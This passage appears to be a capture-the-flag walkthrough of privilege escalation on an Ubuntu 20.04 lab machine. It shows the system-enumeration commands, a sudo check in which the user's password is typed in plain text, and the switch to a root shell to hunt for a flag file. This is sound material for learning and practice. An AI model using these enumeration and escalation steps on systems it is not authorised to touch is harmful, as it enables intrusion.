
```
uname -a

Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 2021 x8

cat /etc/issue

Ubuntu 20.04.2 LTS \n \l


cat /etc/*-release

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.2 LTS"
NAME="Ubuntu"
VERSION="20.04.2 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.2 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

version of kernel (in case had to use kernel exploit for local priv esc)



```
saket@ubuntu:/tmp$ sudo -l
sudo -l
[sudo] password for saket: Saket@#$1337

Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:/tmp$
```

so here we are login



```
root@ubuntu:~/Templates# cd /
cd /
root@ubuntu:/# ls
ls
bin    dev   lib    libx32      mnt   root  snap      sys  var
boot   etc   lib32  lost+found  opt   run   srv       tmp
cdrom  home  lib64  media       proc  sbin  swapfile  usr
root@ubuntu:/# cd root
cd root
root@ubuntu:~# ls
ls
app.apk  Documents  Music     Public  Templates
Desktop  Downloads  Pictures  snap    Videos
root@ubuntu:~# cd ..
cd ..
root@ubuntu:/# find / -name flag.txt
find / -name flag.txt
find: '/run/user/1000/gvfs': Permission denied
find: '/run/user/125/gvfs': Permission denied
root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/# 
```

thus escalated privileges, as "saket" user can run all commands so shifted to sudo.